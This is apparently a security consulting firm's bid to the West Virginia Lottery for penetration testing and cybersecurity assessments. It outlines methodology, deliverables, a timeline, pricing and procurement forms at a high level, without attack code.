
Adapted from NIST 800-30

FINAL DETERMINATION OF ORGANIZATION RISK

Determine the overall information security risks as a combination of the likelihood of threat exploitation of vulnerabilities and the impact of such exploitation, including any uncertainties associated with risk determinations.

Penetration Testing Methodology and Approach

The graphic below provides a high-level view of our penetration testing process. The work plans we develop will reflect these steps tailored and refined for your organization's infrastructure and operational environment.



INTERNAL AND EXTERNAL VULNERABILITY AND PENETRATION TESTING

Our External Vulnerability and Penetration Testing methodology is a cornerstone in fortifying the security posture of our clients, including the city. Our approach is highly sophisticated, encompassing the identification of open-source intelligence to preemptively thwart potential attacks. We meticulously examine email addresses, phone numbers, Internet Protocol (IP) addresses, and scrutinize publicly available information, including posted application source code and forums containing sensitive data.

Moreover, our testing extends to identifying open ports and services that may pose security vulnerabilities. Through active exploitation on systems and applications, we rigorously assess potential risks. It is crucial to emphasize that our exploitation process is precisely controlled, ensuring it halts at the point of proof of compromise to prevent any business interruption. This strategic approach not only reveals vulnerabilities but does so in a manner that prioritizes the integrity and continuity of your business operations. At MGT, we are committed to providing comprehensive and resilient cybersecurity solutions, safeguarding our clients against evolving threats in an ever-changing digital landscape.

MGT's Internal Vulnerability and Penetration Testing employs a strategic and thorough approach to assess and fortify the City's network infrastructure. Our experienced team identifies a diverse array of attack vectors, ensuring a comprehensive evaluation of vulnerabilities. Through targeted exploitation, we determine the impact of these vulnerabilities, providing valuable insights into potential risks. Our testing covers critical components such as network infrastructure devices, servers, workstations, firewall configurations (including demilitarized zone [DMZ] and virtual private network [VPN]), voice virtual local area network (VLAN) and IP phones, printers, and the Hyper-V Virtual Environment. This holistic methodology enables us to not only pinpoint weaknesses but also assess the potential consequences, allowing the Commission to prioritize and implement effective remediation measures for enhanced cybersecurity resilience.

External and Internal Penetration Testing Approach

EXTERNAL PENETRATION TESTING

Our comprehensive cybersecurity strategy includes a crucial component—external network penetration testing. This methodology is tailored to assess the West Virginia Lottery's external network infrastructure, identifying potential vulnerabilities exploitable by malicious actors.

Three-Phased Approach:

- ▶ **Enumeration:** The initial phase systematically maps the external network, identifying publicly accessible assets such as servers and network devices. This foundational understanding forms the basis for subsequent testing phases.
- ▶ **Vulnerability Assessment:** Our team conducts a comprehensive analysis, utilizing industry-leading tools to identify weaknesses, misconfigurations, and potential unauthorized access points. Focus is on understanding vulnerabilities within the Lottery's specific infrastructure context.
- ▶ **Exploitation:** Simulating real-world cyberattacks, this phase attempts-controlled exploitation of identified vulnerabilities. A social engineering exercise, involving targeted emails, assesses the organization's resilience to such threats, with email legitimacy verified by the Lottery.

Key Principles and Notifications:

- ▶ **Exclusion of DoS Attacks:** Our methodology avoids Denial of Service (DoS) attacks to prevent disruptions, ensuring a focused assessment of vulnerabilities without impacting Lottery services.
- ▶ **Approval for Heavy Load Attacks:** Any heavy load brute force or automated attacks require explicit approval from the Lottery, ensuring transparent and collaborative testing activities.
- ▶ **Notification of Service Disruption:** Anticipated service disruptions prompt immediate notification, fostering coordination to mitigate potential impacts on critical business processes or IT services.
- ▶ **Immediate Security Vulnerability Notification:** We commit to immediate notification of any security vulnerability threatening critical processes or IT services. This proactive communication enables swift response and remediation efforts.
- ▶ **Remediation Needs and Prioritization:** Upon completion, a detailed report outlines identified vulnerabilities, offering a prioritized remediation roadmap emphasizing critical needs and associated risks. Our goal is to empower the Lottery with actionable insights for enhanced cybersecurity resilience.

INTERNAL PENETRATION TESTING

Our methodology for Internal Network Vulnerability Assessment is a comprehensive approach aimed at evaluating and fortifying the security of the West Virginia Lottery's internal network infrastructure. Through a three-phased structure, we provide a detailed analysis of vulnerabilities, prioritize remediation needs, and assess the overall security posture of networked assets.

Three-Phased Structure:


- ▶ **Enumeration:** In this phase, we meticulously explore the internal network, identifying and mapping networked assets such as servers, endpoints, firewalls, network devices, wireless infrastructure, and

monitoring systems. This detailed understanding sets the stage for subsequent testing stages, establishing a solid foundation of the internal network's architecture.

- ▶ **Vulnerability Assessment:** Our team conducts a comprehensive vulnerability assessment, utilizing advanced tools to detect potential security vulnerabilities, misconfigurations, and areas for exploitation within the internal network. Focus is on understanding the Lottery's unique security landscape to effectively identify and prioritize risks.
- ▶ **Exploitation:** Simulating real-world cyber threats, this phase subjects identified vulnerabilities to controlled exploitation attempts. It assesses the severity of potential impacts and validates the effectiveness of existing security measures, providing insights into the internal network's resilience against cyber threats.

Identification of Prioritized Remediation Needs:

- ▶ **Remediation Needs:** Post-assessment, we furnish a detailed report outlining identified vulnerabilities, offering a clear roadmap for remediation. Emphasis is placed on the most critical needs, with recommendations prioritized based on vulnerability severity and associated risks, enabling prompt resolution.
- ▶ **Requirements and Associated Risks:** In addition to highlighting vulnerabilities, our methodology focuses on specific requirements for remediation. We offer recommendations for security enhancements and tailored risk mitigation measures, equipping the Lottery with actionable information to enhance its overall cybersecurity posture.
- ▶ **Comprehensive Network Assessment:** Our methodology mandates testing at all Lottery locations, ensuring a comprehensive view of the internal network's security across the organization. This approach is vital for identifying location-specific vulnerabilities and maintaining consistent security standards throughout the network infrastructure.



ACTIONS/APPROACH

Our assessments are conducted with the use of both non-intrusive and robust commercial scanning tools and manual tests by our team of experts who will provide comprehensive infrastructure reports of active IP systems. When necessary, open-source tools are used to validate certain checks to remove any false positives.

MULTI-STAGE ATTACKS

Our assessment and testing methodology incorporates the use of NIST 800-115, “Technical Guide to Information Security Testing and Assessment” which requires escalation procedures in which the assessment seeks to determine the likelihood that risk associated with single foothold in an environment will be compounded through lateral advance and chaining separate attack techniques to escalate privileges with the goal of compromising beyond the initial foothold.

During our assessments, we perform a threat vector assessment through manual and automated reconnaissance of the network. Through prioritizing the potential risks associated with misconfigurations, and known vulnerabilities identified through reconnaissance, we manually validate each threat vector with the goal of exploiting the misconfiguration or vulnerability to gain unauthenticated access to the target system.

We then execute various multi-staged attacks against the application, operating system (OS), and/or network stack in support of the compromised system to move laterally throughout the network and leverage access tokens (credentials) against other systems. Throughout the development of our “Attack-Chain” we document the initial foothold, and subsequent techniques used to parlay our initial access into an escalated state. The use of multi-stage attacks to escalate privileges is key to understanding the risk and mitigating controls in place to minimize the likelihood threat vectors can be used to compromise the confidentiality, availability, or integrity of systems.

CHECKS AND BALANCES

Our assessment methodology is based on risk determination guidance contained within NIST 800-115. We understand that our assessors have limited time to identify and validate misconfigurations or vulnerabilities that exist within the environment. Given the threat identification process is a dynamic and continual process, there is no reasonable expectation that all threat vectors will be identified or exploited during our assessments.

To ensure that the most likely attacks are covered, our threat vectorization stage is performed to identify vulnerabilities and misconfigurations that present the most likely risk given the level of difficulty and prevalence of the issue within the constraints of the scope of the assessment. All weaknesses that are identified are assumed to be repeatable by malicious actors given the same level of expertise and time against the system.

Our methodology thus prioritizes the most serious low-hanging fruit for inclusion in testing to validate these weaknesses and ensure the organization is reducing threat surface proportionally (given resource constraints) during the remediation process. All weaknesses identified during our assessment are also weighed against and manually validated for their likely use in multi-stage attacks further in a potential attack-chain. We give priority to misconfigurations and vulnerabilities that are known to be key leverage points for lateral advance and privilege escalation as these inherently carry more overall risk to the environment than other weaknesses that are systemic to an application, platform, or network.

Website and Web Application Penetration Testing

Website and web application penetration testing is a crucial element of our cybersecurity assessment strategy, focusing on identifying vulnerabilities and weaknesses in the digital assets critical to the West Virginia Lottery's online presence. This methodology is designed to ensure the security, functionality, and resilience of websites and web applications against potential cyber threats.

Three-Phased Structure:

- ▶ **Enumeration:** The enumeration phase involves a systematic exploration of websites and web applications to identify and map their components, functionalities, and potential entry points. This phase lays the foundation for subsequent testing stages by providing a comprehensive understanding of the digital landscape.
- ▶ **Vulnerability Assessment:** Our team conducts a thorough vulnerability assessment to identify and analyze potential security weaknesses. This includes utilizing cutting-edge tools and methodologies to detect vulnerabilities, misconfigurations, and areas susceptible to exploitation. The focus is on understanding the unique security landscape of each website and web application in the context of Lottery's overall digital ecosystem.
- ▶ **Exploitation:** The exploitation phase simulates real-world cyberattacks on websites and web applications. Identified vulnerabilities are subjected to controlled exploitation attempts, allowing us to assess the severity of potential impacts. It is essential to understand the organization's resilience to attacks and to validate the effectiveness of existing security measures.

Key Principles and Notifications:

- ▶ **Denial of Service (DoS) Attacks:** Our methodology includes the testing of websites and web applications for susceptibility to Denial of Service (DoS) attacks. This is to evaluate the systems' robustness under high traffic or malicious attempts to disrupt services. However, all DoS attacks are conducted with the utmost care and consideration for potential impacts, with the goal of identifying vulnerabilities rather than causing service interruptions.

Identification of Prioritized Remediation Needs:

- ▶ **Remediation Needs:** Upon completion of the testing, we provide a detailed report outlining identified vulnerabilities. This report includes a clear roadmap for remediation, emphasizing the most critical needs. Our recommendations are prioritized based on the severity of vulnerabilities and associated risks, ensuring that the Lottery can address the most pressing concerns promptly.
- ▶ **Requirements and Associated Risks:** In addition to highlighting vulnerabilities, our methodology focuses on providing insights into the specific requirements necessary for remediation. This includes recommendations for security enhancements and risk mitigation measures tailored to each website and web application. Our goal is to equip the Lottery with actionable information to enhance its overall cybersecurity posture.

Our Website and Web Application Penetration Testing Methodology is designed to provide the West Virginia Lottery with a comprehensive evaluation of its digital assets' security. We are committed to delivering actionable insights, fostering collaboration, and ensuring the Lottery's online presence remains robust and resilient against evolving cyber threats.

MGT's security web application penetration test service utilizes a risk-based approach to manually identify critical application-centric security flaws in all in-scope applications. MGT's security web application penetration test combines the results from industry-leading scanning tools with manual testing to enumerate and validate vulnerabilities, configuration errors, and business logic flaws. In-depth manual application testing enables us to find what scanners often miss.

WEB APPLICATION PENETRATION TESTING STEPS & METHODS





Using this approach, MGT's security comprehensive web application penetration test covers the classes of vulnerabilities outlined in the Open Web Application Security Project (OWASP) Top 10 and beyond:

- ◆ Injection
- ◆ Broken Authentication
- ◆ Sensitive Data Exposure
- ◆ XML External Entities (XXE)
- ◆ Broken Access Control
- ◆ Security Misconfiguration
- ◆ Cross-Site Scripting (XSS)
- ◆ Insecure Deserialization
- ◆ Using Components with Known Vulnerabilities
- ◆ Insufficient Logging & Monitoring

MGT's security web app penetration testing methodology is a consistent process based on industry-standard practices used for each pen test we perform. Experience has shown our clients and us that our proven web application penetration testing methodology works.

- ✓ **Authenticated Web Application Vulnerability Scanning:** We will conduct a comprehensive authenticated web application vulnerability scan, ensuring a thorough examination of potential security weaknesses. This process involves utilizing industry-leading tools and methodologies to identify vulnerabilities unique to your web applications.
- ✓ **Penetration Testing with OWASP Top 10 Focus:** Our approach includes a penetration test that specifically targets the OWASP Top 10 vulnerabilities, a widely recognized standard in web application security. This ensures a focused assessment covering critical areas of concern, including injection flaws, broken authentication, and sensitive data exposure.

Wireless Penetration Testing



Wireless security testing focuses on evaluating the security posture of the Commission's wireless network infrastructure, including Service Set Identifiers (SSIDs), access points, and authentication mechanisms. The proposed duration for wireless security testing is five business days, with testing conducted both offsite and onsite to assess the security of wireless networks across multiple physical locations.

Testers will evaluate the security protocols, authentication methods, encryption standards, and access controls employed by the Commission's wireless networks to identify vulnerabilities and assess their potential impact on network security.

During the wireless security testing process, testers will conduct comprehensive assessments of SSIDs, access points, and wireless network configurations to identify vulnerabilities, assess their severity levels, and recommend remediation measures to mitigate potential risks effectively. Testers will leverage advanced wireless security testing techniques and tools, including wireless packet sniffing, rogue access point detection, and encryption cracking, to identify weaknesses and potential security threats.

Upon completion of the wireless security testing, the testing team will deliver a detailed report outlining their findings, including identified vulnerabilities, their severity levels, and recommended remediation measures. The Commission's IT security team will collaborate closely with the testing team to prioritize and address the identified vulnerabilities, ensuring that appropriate remediation measures are implemented to strengthen the Commission's wireless network security posture effectively.

The primary objective of wireless security testing is to evaluate the security posture of its wireless network infrastructure and identify vulnerabilities that could be exploited by malicious actors to compromise data confidentiality, integrity, and availability. The key objectives of wireless security testing include:

- **Assessing wireless network encryption:** Evaluate the strength and effectiveness of encryption protocols, such as Wi-Fi Protected Access (WPA) 2, WPA3, and Advanced Encryption Standard (AES), employed to secure wireless communications and protect against eavesdropping and data interception.
- **Identifying rogue access points:** Identify and assess the presence of rogue access points and unauthorized wireless devices within the Commission's wireless network environment, which could serve as potential entry points for attackers.
- **Testing authentication mechanisms:** Evaluate the security of authentication mechanisms, such as 802.1X, Extensible Authentication Protocol–Transport Layer Security (EAP-TLS), and Protected Extensible Authentication Protocol (PEAP), used to authenticate users and devices connecting to the Commission's wireless network.
- **Assessing wireless network segmentation:** Evaluate the effectiveness of wireless network segmentation and access controls in limiting access to authorized users and preventing unauthorized access to sensitive network resources.

Methodology:

The wireless security testing process at the Commission follows a structured methodology designed to identify vulnerabilities, assess risks, and prioritize remediation efforts. The methodology encompasses the following key phases:

- **Pre-engagement phase:** Define the scope, objectives, and rules of engagement for the wireless security testing engagement. Coordinate with stakeholders, obtain necessary approvals and permissions, and establish communication channels with the Commission's IT security team.
- **Reconnaissance phase:** Gather information about the Commission's wireless network infrastructure, including SSIDs, access points, encryption protocols, and authentication mechanisms. Identify potential attack vectors, rogue access points, and target wireless networks for testing.

- **Vulnerability assessment phase:** Conduct comprehensive vulnerability scans and assessments to identify known vulnerabilities, misconfigurations, and weaknesses within the Commission’s wireless network environment. Utilize automated scanning tools to identify common vulnerabilities and prioritize remediation efforts.
- **Exploitation phase:** Attempt to exploit identified vulnerabilities and weaknesses to gain unauthorized access or intercept wireless communications within the Commission’s wireless network environment. Employ penetration testing tools and techniques, such as packet sniffing, man-in-the-middle attacks, and de-authentication attacks, to simulate real-world attack scenarios and assess the impact of successful exploitation.
- **Post-exploitation phase:** Document and report findings, including identified vulnerabilities, exploit paths, and recommendations for remediation. Collaborate with the Commission’s IT security team to prioritize and address identified vulnerabilities, implement security controls, and enhance wireless network security measures.

Data Security Review

Our services encompass a thorough security assessment against your database systems, identifying vulnerabilities and potential risks. This includes a comprehensive vulnerability analysis using advanced tools and methodologies, followed by actionable recommendations for remediation, prioritized based on criticality. Our methodology involves an in-depth security assessment, reviewing access controls, encryption, and other key security parameters. We prioritize identified vulnerabilities based on severity and develop a customized remediation plan with detailed recommendations to proactively enhance your database security. Our detailed report will include a Security Assessment Summary, providing an overview of your database system’s current security posture. Additionally, the Recommendations Report will offer detailed guidance for remediation, prioritized to fortify your database security effectively.



Our mitigation and remediation recommendation report uses the information collected from the penetration testing and vulnerability assessment performed. We chart known vulnerabilities, assign levels of risk to each issue, estimate the effort required to resolve them, and develop a plan for resolution that aligns with your IT system configuration and priorities.

Our certified remediation team is ready to support you every step of the way. While there is no way to predict what scope of work will result from the road map expectations, our team provides on-demand, experienced, and certified experts to handle virtually any remediation requirements.

Our cybersecurity mitigation and remediation recommendations represent an ongoing process that will enable the Commission to stay ahead of potential threats and vulnerabilities. If needed, to perform continuous maintenance and evaluation, we set up a continuous monitoring system that alerts us to potential issues. It includes collecting and examining security data and escalating threats for remediation when necessary.

Our active monitoring process will be designed to warn you of threats before they become a serious problem and will help reduce the incident response time if a cyberattack occurs.

Tentative Timeline

No.	Task and Milestones	Week				
		W1	W2	W3	W4	W5
1.	Project Kickoff <ul style="list-style-type: none"> Initial meeting with stakeholders to discuss project scope and objectives. Gathering necessary documentation and access permissions. 					
2.	External Network Penetration Testing-Enumeration <ul style="list-style-type: none"> Systematic identification and mapping of external assets. Detailed documentation of the external network's structure. 					
3.	Vulnerability Assessment <ul style="list-style-type: none"> Utilization of tools to discover vulnerabilities and weaknesses. Analysis of potential entry points for unauthorized access. 					
4.	Exploitation <ul style="list-style-type: none"> Controlled attempts to exploit identified vulnerabilities. Simulated real-world cyberattacks, including social engineering exercises. 					
5.	Internal Network Penetration Testing- Enumeration <ul style="list-style-type: none"> Exploration of internal network assets, including servers, endpoints, and more. Detailed documentation of the internal network's architecture. 					
6.	Vulnerability Assessment <ul style="list-style-type: none"> Comprehensive analysis to identify vulnerabilities and misconfigurations. Focus on understanding unique security aspects of the internal network. 					
7.	Exploitation <ul style="list-style-type: none"> Controlled exploitation attempts to simulate cyber threats within the internal network. Assessment of the network's resilience against various attacks. 					
8.	Web Application Penetration Testing-Enumeration and Vulnerability Assessment: <ul style="list-style-type: none"> Identification and documentation of web applications and interfaces. In-depth analysis of vulnerabilities within web applications. 					
9.	Exploitation and Assessment <ul style="list-style-type: none"> Controlled attempts to exploit vulnerabilities in web applications. Assessment of the overall security and resilience of web-based assets. 					
10.	Wireless Penetration Testing -Enumeration and Vulnerability Assessment <ul style="list-style-type: none"> Controlled attempts to exploit vulnerabilities in the applications. Assessment of the overall security and resilience 					
11.	Reporting and Analysis <ul style="list-style-type: none"> Compilation of detailed reports for each penetration testing phase. 					

No.	Task and Milestones	Week				
		W1	W2	W3	W4	W5
	<ul style="list-style-type: none"> Clear documentation of findings, recommendations, and remediation strategies. Presentation of assessment findings to stakeholders. 					
12.	Conclusion Meeting <ul style="list-style-type: none"> Final meeting to discuss overall findings, remediation strategies, and ongoing support. Handover of any additional documentation or recommendations. 					

Deliverables and Final Reports

EXECUTIVE SUMMARY REPORTS OVERVIEW

MGT will deliver executive summary reports and coordinate with the State to schedule a presentation of our findings to the State's executive leadership per the scope of work. In the executive summary report, we will have documented our findings and provided detailed recommendations by risk, severity classification of each vulnerability encountered, and the results of each penetration attempt.

Our Executive Summary Report serves as a comprehensive overview of the testing results and of the entire assessment process, findings, and recommendations. Directed at senior management, the report encapsulates key aspects as follows:

- ▶ The report begins by outlining the scope of the assessment, detailing the specific areas, systems, and processes covered. The approach adopted for testing is explained, ensuring a clear understanding of the methodologies employed to assess the security landscape.
- ▶ A concise yet thorough presentation of identified vulnerabilities, weaknesses, and noteworthy findings is included. The report categorizes findings based on their severity, allowing senior management to focus on critical issues that require immediate attention.
- ▶ To empower decision-makers, our report provides clear and actionable recommendations for addressing identified vulnerabilities. These recommendations are prioritized to guide the allocation of resources effectively and maximize the impact of remediation efforts.
- ▶ Highlighting the positive aspects of the proposed work, the report includes key points of strength.



DETAILED TECHNICAL REPORT

MGT will deliver all final reports per the RFP to discuss detailed findings and action plans for the cybersecurity program. Our Technical Report delves into the intricacies of the testing methodology, strengths, weaknesses observed, and detailed analysis of findings. This section ensures a comprehensive understanding of the technical aspects of the assessment. Customized for the Commission, your final project deliverables will include schedules, checklist, final reports, as well as include, but are not limited to, the following elements:

- ◆ The report provides a detailed analysis of the testing methodology employed, offering insights into the tools, techniques, and processes used during the assessment.

- ◆ A findings matrix is presented, cataloging each identified vulnerability along with associated risk ratings.
- ◆ This matrix serves as a visual aid, allowing for quick reference and prioritization based on the severity and potential impact of each finding.
- ◆ The report includes technical recommendations for addressing identified vulnerabilities. These recommendations are accompanied by detailed explanations, empowering the Lottery's technical teams to implement effective remediation measures.
- ◆ A documented list of in-scope inventory, listing all system components and establishing the system boundary for the purposes of the report.
- ◆ Documentation of the system's policies and procedures, and details of its operation.
- ◆ List of threat/vulnerability pairs, with severity of impact and likelihood of occurrence.
- ◆ List of safeguards for controlling these threats and vulnerabilities and outcomes of control review.
- ◆ List of recommended changes, with approximate levels of effort for each.
- ◆ Areas where the organization needs to concentrate its remedial work.
- ◆ The level of residual risk that would remain after the recommended changes are implemented.
- ◆ Attestation of compliance and narrative regarding current state.
- ◆ Specified list of recommended changes, with approximate levels of effort for each.
- ◆ Cost-efficiency, specific mitigations and workarounds for vulnerabilities identified.

SAMPLE REPORT

A sample report has been included in Appendix C of this document.

FINAL PRESENTATION

Upon completion of the project, we commit to presenting the results to the Lottery management team. This presentation aims to provide a holistic overview of strengths, weaknesses, and vulnerabilities identified throughout the assessment. This presentation will be designed to distill complex findings into a clear and concise overview, providing the executive team with key insights, recommendations, and a comprehensive roadmap for enhancing cybersecurity. Our approach prioritizes clear communication, actionable insights, and an interactive question and answer session to ensure the executive team is well-equipped to make informed decisions. MGT is committed to delivering a presentation that empowers your organization in fortifying its cybersecurity defenses.

Cost Proposal


EXHIBIT A - Pricing Page					
Item #	Section	Description of Service	*Estimated Number of Assessments*	Unit Cost per Assessment & Reports	Extended Amount
1	4.1	External Network Penetration Testing	8	\$1,562.50 -	\$12,500 -
2	4.2	Website Penetration Testing	8	\$1,312.50 -	\$10,500 -
3	4.3	Internal/Client-Side Network Penetration Testing	8	\$ 1,312.50 -	\$10,500 -
4	4.4	Wireless Penetration Testing	8	\$ 1,306.25 -	\$10,450 -
TOTAL BID AMOUNT					\$43,950 -

Please note the following information is being captured for auditing purposes and is an estimate for evaluation only

Vendor should type or electronically enter the information into the Pricing Page to prevent errors in the evaluation.

Any product or service not on the Agency provided Pricing Page will not be allowable.

The state cannot accept alternate pricing pages, failure to use Exhibit A Pricing Page could lead to disqualification of vendors bid.

Vendor Name:	MGT of America Consulting, LLC		
Vendor Address:	4320 W. Kennedy Blvd Ste 200 Tampa, Florida 33609		
Email Address:	ITProposals@mgtconsulting.com		
Phone Number:	(888) 302-0899		
Fax Number:			
Signature and Date:		Patrick J. Dyer, Vice President	03/26/2024

Appendix A: Required Signature Forms

Please see the following signature pages.



Department of Administration
Purchasing Division
2019 Washington Street East
Post Office Box 50130
Charleston, WV 25305-0130

State of West Virginia
Centralized Request for Quote
Service - Prof

Proc Folder: 1369290			Reason for Modification:
Doc Description: Network Penetration Testing and Cybersecurity Assessments			
Proc Type: Central Master Agreement			
Date Issued	Solicitation Closes	Solicitation No	Version
2024-03-08	2024-03-28 13:30	CRFQ 0705 LOT2400000009	1

BID RECEIVING LOCATION

BID CLERK
DEPARTMENT OF ADMINISTRATION
PURCHASING DIVISION
2019 WASHINGTON ST E
CHARLESTON WV 25305
US

VENDOR

Vendor Customer Code: VS0000009980
Vendor Name : MGT of America Consulting, LLC
Address : 4320 West Kennedy Blvd., Ste 200
Street :
City : Tampa
State : FL **Country :** U.S **Zip :** 33609
Principal Contact : Nikhil Pattak, Vice President
Vendor Contact Phone: 717.982.5952 **Extension:**

FOR INFORMATION CONTACT THE BUYER

Brandon L Barr
304-558-2652
brandon.l.barr@wv.gov

Vendor Signature X **FEIN#** 81-0890071 **DATE** 03/26/2024

All offers subject to all terms and conditions contained in this solicitation

ADDITIONAL INFORMATION
The West Virginia Purchasing Division is soliciting bids on behalf of the West Virginia Lottery to establish a contract for Network Penetration Testing and Cybersecurity Assessments per the terms and conditions, Exhibit A Pricing Page and Exhibit B NDA, and specifications as attached.

INVOICE TO	SHIP TO
LOTTERY PO BOX 2067 CHARLESTON WV US	LOTTERY 900 PENNSYLVANIA AVE CHARLESTON WV US

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Total Price
1	External Network Penetration Testing				

Comm Code	Manufacturer	Specification	Model #
81111801			

Extended Description:
 See Attached Specifications and
 Exhibit - A Pricing Page

INVOICE TO	SHIP TO
LOTTERY PO BOX 2067 CHARLESTON WV US	LOTTERY 900 PENNSYLVANIA AVE CHARLESTON WV US

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Total Price
2	Website Penetration Testing				

Comm Code	Manufacturer	Specification	Model #
81111801			

Extended Description:
 See Attached Specifications and
 Exhibit - A Pricing Page

INVOICE TO				SHIP TO			
